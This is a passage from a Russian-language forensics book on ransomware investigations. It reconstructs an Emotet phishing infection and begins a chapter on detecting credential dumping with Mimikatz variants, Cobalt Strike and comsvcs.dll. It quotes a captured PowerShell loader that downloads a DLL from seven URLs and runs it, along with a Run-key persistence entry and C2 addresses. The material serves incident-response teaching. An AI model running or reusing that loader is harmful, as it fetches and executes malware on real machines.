Мы уже знаем, что имеем дело с Emotet. Этот бот обычно доставляется через фишинговые электронные письма с вредоносными вложениями, такими как документы Microsoft Word или электронные таблицы Microsoft Excel.




Рис. 8.16. Информация VirusTotal о вредоносных файлах

Если мы посмотрим на собранные файлы, то легко найдем файл трассировки для winword.exe. Давайте разберем его с помощью PECmd и проверим файлы, на которые есть ссылки.

```
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\DOCUMENTS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\MUSIC\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\PICTURES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\VIDEOS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\DOWNLOADS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\ONEDRIVE\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\TWINAPI.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\FONTS\SEGOEUI.TTF
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\NORMNFKC.NLS
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\NORMIDNA.NLS
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\CONTENT.OUTLOOK\HYIFBKAC\FILE_24561806179285605525.DOCM
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\MSKEYPROTECT.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\NCRYPTSSLP.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\RU-RU\CRYPT32.DLL.MUI
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\RU-RU\MSXML6R.DLL.MUI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\SEARCHES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\CONTACTS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\FAVORITES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\LINKS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\SAVED GAMES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\FIREWALLAPI.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\FWBASE.DLL
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\CONTENT.OUTLOOK\HYIFBKAC\FILE_24561806179285605525.DOCM:ZONE.IDENTIFIER
```

Рис. 8.17. Часть вывода PECmd

Очень интересно — во временной папке, используемой Microsoft Outlook, имеется подозрительный DOCM-файл: жертва, скорее всего, получила его по электронной почте.

Мы также видим имя пользователя — CARPC, поэтому теперь мы можем получить файл реестра NTUSER.DAT и извлечь данные, связанные с этим пользователем, с помощью RegRipper.

Прежде всего, анализируя ключ реестра, хранящий сведения о последних открытых документах, мы видим, что подозрительный DOCM-файл был открыт пользователем 16 ноября 2021 г. в 08:49:55 по Гринвичу.

```
2021-11-16 08:49:55Z: C:\Users\CARPC\AppData\Local\
Microsoft\Windows\INetCache\Content.Outlook\HYIFBKAC\
FILE_24561806179285605525.docm (2021-11-16T11:49)
```

Еще одна интересная находка — значение jwkgphpq.euz в ключе Software\Microsoft\Windows\Current-Version\Run со следующими данными.

```
C:\Windows\SysWOW64\rundll32.exe "C:\Users\CARPC\AppData\Local\
Iqnmqm\jwkgphpq.euz",UvGREZLhKzae
```

Выглядит знакомо, не правда ли? Это механизм закрепления в системе, используемый Emotet!

Теперь просмотрим журналы событий. Как мы уже знаем, злоумышленники часто используют PowerShell для загрузки с удаленных серверов, поэтому при расследовании фишинговых атак нужно обязательно исследовать журнал событий Windows PowerShell.

Действительно, в данном журнале есть интересная запись.

```
powershell $dfkj=$strs="http://visteme.mx/shop/wp-admin/PP/,
https://newsmag.danielolayinkas.com/content/nVgyRFrTE68Yd9s6/,
http://av-quiz.tk/wp-content/k6K/, http://ranvipclub.net/pvhko/a/,
https://goodtech.cetxlabs.com/content/5MfZPgP06/, http://devanture.
com.sg/wp-includes/XBByNUNWvIEvawb68/, https://team.stagingapps.
xyz/wp-content/aPIm2GsjA/".Split(","); foreach($st in $strs)
{$r1=Get-Random;$r2=Get-Random;$tpth="C:\ProgramData\"+$r1+".dll";
Invoke-WebRequest-Uri $st-OutFile $tpth; if(Test-Path $tpth)
{$fp="C:\Windows\SysWow64\rundll32.exe"; $a=$tpth+", f"+$r2; Start-
Process $fp-ArgumentList $a; break;}};; IEX $dfkj
```

Что это означает? PowerShell использовали для загрузки с одного из семи URL-адресов, перечисленных в предыдущем сценарии. Программа была сохранена в C:\ProgramData под случайным именем и запущена через rundll32.exe. Что еще более важно, это событие произошло сразу после того, как был открыт подозрительный DOCM-файл.

Подведем итоги. 16 ноября 2021 г. в 08:49:55 (UTC) пользователь CARPC открыл вредоносный документ FILE_2456180617928560552 5.docm, полученный им по электронной почте. После открытия документа и включения защищенного содержимого запустился PowerShell для загрузки и запуска Emotet с удаленного сервера. Бот скопировал себя в C:\Users\CARPC\AppData\Local\Iqnmqm\jwkgphpq.euz и обеспечил закрепление в скомпрометированной системе, записав путь к себе в Software\Microsoft\-Windows\CurrentVersion\Run. Для управления и контроля использовались удаленные серверы с IP-адресами 81.0.236.93 и 163.172.50.82.

Выводы

В этой главе мы рассмотрели два очень распространенных метода, используемых операторами программ-вымогателей для получения первоначального доступа, — взлом внешних служб удаленного доступа и фишинг.

Как видите, при реконструкции вредоносных действий можно опираться на различные артефакты из всевозможных источников — от энергозависимой памяти до журналов событий Windows. Кроме того, мы можем использовать различные средства сбора данных и фильтровать полученные данные. Это очень важно, особенно когда нужно собирать и анализировать данные с нескольких хостов одновременно.

Конечно, первоначальный доступ — это только начало атаки с использованием программы-вымогателя, поэтому специалистам по реагированию на инциденты нужно уметь обнаруживать множество других улик.

В следующей главе мы сосредоточимся на различных действиях постэксплуатации, таких как сетевая разведка и доступ к учетным данным.

Глава 9

МЕТОДЫ ПОСТЭКСПЛУАТАЦИИ

Для злоумышленника первоначальный доступ — это лишь первый шаг. Когда-то целью атак было немедленное шифрование первого же взломанного хоста, но теперь многие операторы программ-вымогателей уделяют внимание постэксплуатации, в процессе которой может происходить повышение привилегий, доступ к учетным данным, разведка и другие действия, обеспечивающие контроль всей сети и позволяющие извлечь самые ценные данные и зашифровать как можно больше хостов. Кроме того,

поскольку многие злоумышленники также занимаются кражей данных, они стремятся оставаться в сети как можно дольше, чтобы иметь возможность получить наиболее важные данные. По той же причине им могут понадобиться дополнительные лазейки — например, легитимное программное обеспечение для удаленного доступа.

Как вы узнали из главы 5 «Тактики, техники и процедуры групп, занимающихся распространением программ-вымогателей», наиболее распространенные действия постэксплуатации — это доступ к учетным данным, разведка и, конечно же, горизонтальное перемещение по сети.

В этой главе мы сосредоточимся на цифровых криминалистических артефактах, которые позволяют реконструировать действия операторов программ-вымогателей на этих трех этапах жизненного цикла атаки.

Мы изучим различные методы, которые используются лицами, связанными с одной из наиболее активных группировок — программой-вымогателем Conti, и обсудим следующие темы:

- Изучение методов доступа к учетным данным.
- Изучение методов разведки.
- Изучение методов горизонтального перемещения по сети.

Изучение методов доступа к учетным данным

Чтобы начать горизонтальное перемещение по сети, операторы программы-вымогателя должны получить привилегированные учетные данные. Существует ряд популярных методов, используемых злоумышленниками для решения этой задачи. Например, они могут создать дамп памяти процесса Local Security Authority Subsystem Service (LSASS) для извлечения учетных данных или провести атаку Kerberoasting. Давайте посмотрим, как анализ цифровых улик помогает нам обнаружить эти методы.

Дамп учетных данных с помощью хакерских инструментов

Как вы уже знаете, самый популярный инструмент для кражи учетных данных — пресловутый Mimikatz, разработанный и поддерживаемый Бенджамином Делпи. Он настолько широко распространен, что обычно его может обнаружить и удалить даже стандартное антивирусное программное обеспечение. Но, как правило, злоумышленники деактивируют встроенные антивирусы, что дает возможность некоторым операторам программ-вымогателей просто загружать Mimikatz на скомпрометированный хост с официальной страницы GitHub.




Рис. 9.1. Описание Mimikatz со страницы GitHub

Исходную версию Mimikatz легко обнаружить, но мы сталкиваемся со множеством модифицированных версий, например Invoke-Mimikatz, Pypykatz, SafetyKatz и др. Вам также могут встретиться адаптированные злоумышленниками версии, которые обнаружить еще сложнее.

Важно также учитывать, что в большинстве случаев вы не увидите файла с именем mimikatz.exe (хотя, конечно, бывают и исключения) — скорее это будет mimi.exe, m.exe или x64.exe. Такие необычные названия вредоносных исполняемых файлов могут дать вам важные точки опоры во время расследования. Более того, очень часто пользователи программ-вымогателей просто удаляют инструменты, которые они использовали во время постэксплуатации, поэтому вам, возможно, придется сосредоточиться на криминалистических артефактах, указывающих на их запуск, например UserAssist, Shimcache, Amcache, Prefetch и т.д.

Давайте попробуем найти доказательства выполнения программ дампинга учетных данных наподобие Mimikatz. Очень хороший инструмент для решения этой задачи — Amcache, поскольку в нем сохраняются не только временны́е метки выполнения, но также метаданные и даже хеши SHA1, поэтому мы можем идентифицировать исполняемый файл, даже если он был переименован и удален.

Данные из Amcache.hve извлекаются, например, с помощью AmcacheParser.

SHA1	Full Path
64cd6dc111ba59b11923e2ec26825c75ee6ab7aa	c:\windows\system32\devicecensus.exe
a601f11eb7d1c1580de387c514d4b5fe2f3a78f2	c:\windows\explorer.exe
1d361c732509e6e5023e8dd57bf02ccb7c99d8fb	c:\windows\system32\musnotification.exe
2d7da1c3bfa4755ba0efec5317260d239cbb51c3	c:\users\ieuser\appdata\local\microsoft\onedrive\onedrive.exe
2ff161a1185b5716ade6b895127d561299e7cafe	c:\users\ieuser\appdata\local\microsoft\onedrive\update\onedrivesetup.exe
49818ce7a23e2c5a23f761614050f42fdd95b22e	c:\windows\system32\securityhealthservice.exe
33aa88655f38d218c6e07888157117680ee082bf	c:\windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.17763.1_none_fa254b2e1f7
9f02f926440e40f49a342ec4535f65bf422555ed	c:\windows\system32\wuauclt.exe
aeccd376907cc7c1483f7360af3e52c4ac5ae335	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\filecoauth.exe
15b4b5afff9abba2de64cbd4f0989f1b2fbc4bf1	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\filesyncconfig.exe
ca4f282fcce87391ff9483204cc5f6a20dbb06a9	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\filesynchelper.exe
dfb0486417b6cf18c4811e3287fa22e9dd109264	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\microsoft.sharepoint.nativemessagingc
3b81820a092a3799948193524ce8d8c161eb34fc	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\microsoft.sharepoint.exe
98e184de908a65514feea84ff71581463e4ce0a0	c:\windows\system32\mrt.exe
56a596db9c8384281302e23f05e3ceb3f670a437	c:\programdata\microsoft\windows defender\platform\4.18.1902.2-0\msmpeng.exe
82e7ffb4e780bf16f3c42d52e2c6b0a4ef48732c	c:\program files\windows defender\msmpeng.exe
082382312727e8d3b14603cc51af1615ec725c0e	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\onedrivefilelauncher.exe
2ff161a1185b5716ade6b895127d561299e7cafe	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\onedrivesetup.exe
6bf162ba772a859e1907672f51f931e5c74a7541	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\onedriveupdaterservice.exe
f3ba3415dd068a8871f285570bea2e29874cbff1	c:\windows\system32\rundll32.exe
9b4f388fec4511ce3fa5bf855626c7c7b517ac21	c:\users\public\anydesk.exe
5d73359fb248f9611d8674e3c854e3f111f58f34	c:\windows\system32\wermgr.exe
539c228b6b332f5aa523e5ce358c16647d8bbe57	c:\programdata\o5981r8p.exe
acf7471acd59e8dea2dd58335861f98d62f55c6c	c:\users\public\netscan.exe

Рис. 9.2. Часть вывода AmcacheParser

На рисунке 9.2 показаны доказательства выполнения, извлеченные для дальнейшего анализа с помощью AmcacheParser. На первый взгляд мы не видим ничего связанного с Mimikatz, но в папке C:\ProgramData есть очень подозрительный файл — o5981r8p.exe. Другие промежуточные папки, требующие внимания, — Temp, AppData и Windows.

Давайте попробуем больше узнать об этом файле, проверив метаданные в записи в Amcache.

- Время первого выполнения: 28.11.2021 12:00:15 (UTC)
- SHA1: 539c228b6b332f5aa523e5ce358c16647d8bbe57
- Размер: 380928
- Версия продукта: 2.2.19882.0

К сожалению, у нас нет никакой информации о продукте, кроме его версии, — но зато мы располагаем хешем SHA1. Поиск в Google подтверждает, что этот хеш связан с GMER — инструментом для обнаружения и удаления руткитов. Это явный признак преступной деятельности! Операторы программ-вымогателей довольно часто используют GMER для завершения различных процессов — например, антивирусного ПО.

Доказательств использования инструментов для дампинга учетных данных у нас пока нет, но мы уже определили возможную промежуточную папку — ProgramData. Всегда полезно проверять журналы антивируса. На протяжении жизненного цикла атаки злоумышленники используют множество инструментов, и если обнаружить хотя бы некоторые из них, они послужат надежными опорными точками для расследования и реагирования.

Хорошим подспорьем при реагировании на инциденты являются коды событий, поэтому имеет смысл изучить журналы событий Windows.

В данном случае у нас есть только Microsoft Windows Defender. Информацию об обнаружении можно найти в файле журнала событий Windows Microsoft-Windows-Windows Defender%4Operational.evtx. Самое интересное событие, имеющее уровень предупреждения, — 1116. Обработаем этот файл с помощью EvtxECmd.

Event ID	Count
1000	1
1001	1
1013	1
1116	1
1117	1
2000	4
2002	2
5004	4
5007	33

Рис. 9.3. События, извлеченные EvtxECmd

Как видите, у нас всего одно событие с ID 1116. Заглянем внутрь.

- Название вредоносного ПО: Backdoor: Win64/CobaltStrike.NP!dha
- Описание: бэкдор (серьезный риск)
- Время обнаружения: 2021–11–28T09:56:21.898Z
- Файл: C:\ProgramData\64.dll

Cobalt Strike! Это очень распространенный инструмент, используемый многими взломщиками. Он обеспечивает злоумышленникам удаленный доступ к хосту, позволяет запускать команды и файлы, извлекать данные и, конечно же, создавать дамп учетных данных. Что еще более важно, соответствующая DLL находилась в той же папке — C:\ProgramData.

Давайте построим временну́ю шкалу на основе $MFT с помощью MFTECmd и проверим эту папку на наличие других признаков вредоносных файлов (рис. 9.4).

o5981r8p.exe	.exe	380928	2021-11-28 11:59:20
F926D02C14822E3CC332E16C66482174		1168	2021-11-28 12:00:15
MpKslDrv.sys	.sys	48376	2021-11-28 12:00:21
{A1BFE124-7AB4-4FCD-93F4-6E76E19BFD7E}		11374	2021-11-28 12:01:00
WERD5EE.tmp.xml	.xml	4364	2021-11-28 12:03:07
WERD61C.tmp.csv	.csv	60818	2021-11-28 12:03:07
WERD62D.tmp.txt	.txt	13340	2021-11-28 12:03:07
NonCritical_Update;_f88c7d5e96c0d8517816…		0	2021-11-28 12:03:07
WERD5ED.tmp.WERInternalMetadata.xml	.xml	5652	2021-11-28 12:03:07
SK.exe	.exe	731136	2021-11-28 12:05:03
Report.wer	.wer	7212	2021-11-28 12:35:33
Report.wer	.wer	7210	2021-11-28 12:36:37

Рис. 9.4. Часть результатов работы MFTECmd

Name	Size	Type	Date Modified
SHELLEXPERIENCEHOST.EXE-7F9E3BD5.pf	41	Regular File	28.11.2021 11:26:00
SHUTDOWN.EXE-B918DC57.pf	4	Regular File	19.03.2019 11:40:46
SIHOST.EXE-473D56F5.pf	13	Regular File	28.11.2021 11:25:50
SK.EXE-EFA6EE86.pf	15	Regular File	28.11.2021 12:06:22
SKYPE4LIFE.EXE-EC99DED7.pf	20	Regular File	19.03.2019 11:01:09
SLUI.EXE-A65918C4.pf	13	Regular File	28.11.2021 10:44:55
SMARTSCREEN.EXE-4BF07096.pf	18	Regular File	28.11.2021 12:38:50
SMSS.EXE-1DCD0EB1.pf	2	Regular File	19.03.2019 10:49:34
SPEECHRUNTIME.EXE-A8F4661E.pf	17	Regular File	28.11.2021 11:32:01
SPPEXTCOMOBJ.EXE-F8C1C601.pf	6	Regular File	19.03.2019 10:52:20
SPPSVC.EXE-CBE91656.pf	8	Regular File	28.11.2021 12:43:16
SSH-KEYGEN.EXE-C09BD0DD.pf	5	Regular File	19.03.2019 11:32:34
SSHD.EXE-A6DB32A9.pf	7	Regular File	19.03.2019 11:32:50
SVCHOST.EXE-00ABB06A.pf	9	Regular File	28.11.2021 10:50:01
SVCHOST.EXE-00BB3EFB.pf	9	Regular File	28.11.2021 11:56:09

Рис. 9.5. Файл трассировки для SK.exe

Как видите, вскоре после o5981r8p.exe был создан еще один подозрительный файл — SK.exe. Мы не видели его в выводе AmcacheParser, но тем не менее для него есть файл трассировки, указывающий на то, что он запускался (рис. 9.5).

Согласно информации, которую мы собрали в результате анализа $MFT, файл все еще должен существовать — значит, мы можем его хешировать. Проверив хеш на VirusTotal, мы сразу же получим о нем более подробную информацию.

Рис. 9.6. Информация о файле, полученная из VirusTotal

Итак, мы имеем дело с SafetyKatz — несколько модифицированной версией оригинального Mimikatz. Конечно, такие инструменты, как правило, оставляют не меньше следов, чем Cobalt Strike Beacon, поэтому пользователи программ-вымогателей часто прибегают к встроенным инструментам для дампинга учетных данных.

Дампинг учетных данных с помощью встроенных инструментов

Злоумышленники успешно пользуются собственными возможностями операционной системы Windows — особенно для дампинга учетных данных. Мы знаем, что многие группировки программ-вымогателей используют comsvcs.dll для создания дампа lsass.exe.

Найти доказательства такой активности может быть довольно сложно, поскольку злоумышленники злоупотребляют rundll32.exe для вызова экспортированной функции MiniDump из comsvcs.dll. Тем не менее есть несколько весьма полезных криминалистических артефактов, которые могут помочь вам обнаружить этот метод.

Как вы знаете, файлы трассировки содержат не только свидетельство запуска на исполнение, но также список папок и файлов, с которыми взаимодействовал исполняемый файл. Поскольку rundll32.exe обычно не ссылается на comsvcs.dll, мы можем изучить связанные файлы трассировки.

В нашем случае имеется семь файлов трассировки, связанных с рассматриваемым исполняемым файлом. Если разобрать каждый из них, например при помощи PECmd, мы обнаружим в списке файлов, с которыми взаимодействовал исполняемый файл, подозрительные записи (рис. 9.7).

```
Files referenced: 32

00: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\RUNDLL32.EXE
02: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\KERNEL32.DLL
03: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\KERNELBASE.DLL
04: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\LOCALE.NLS
05: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSVCRT.DLL
06: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\COMBASE.DLL
07: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\UCRTBASE.DLL
08: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\RPCRT4.DLL
09: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL
10: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\SHCORE.DLL
11: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\IMAGEHLP.DLL
12: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\$MFT
13: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\COMSVCS.DLL
14: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\OLEAUT32.DLL
15: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSVCP_WIN.DLL
16: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\SECHOST.DLL
17: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\OLE32.DLL
18: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\ADVAPI32.DLL
19: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\GDI32.DLL
20: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\GDI32FULL.DLL
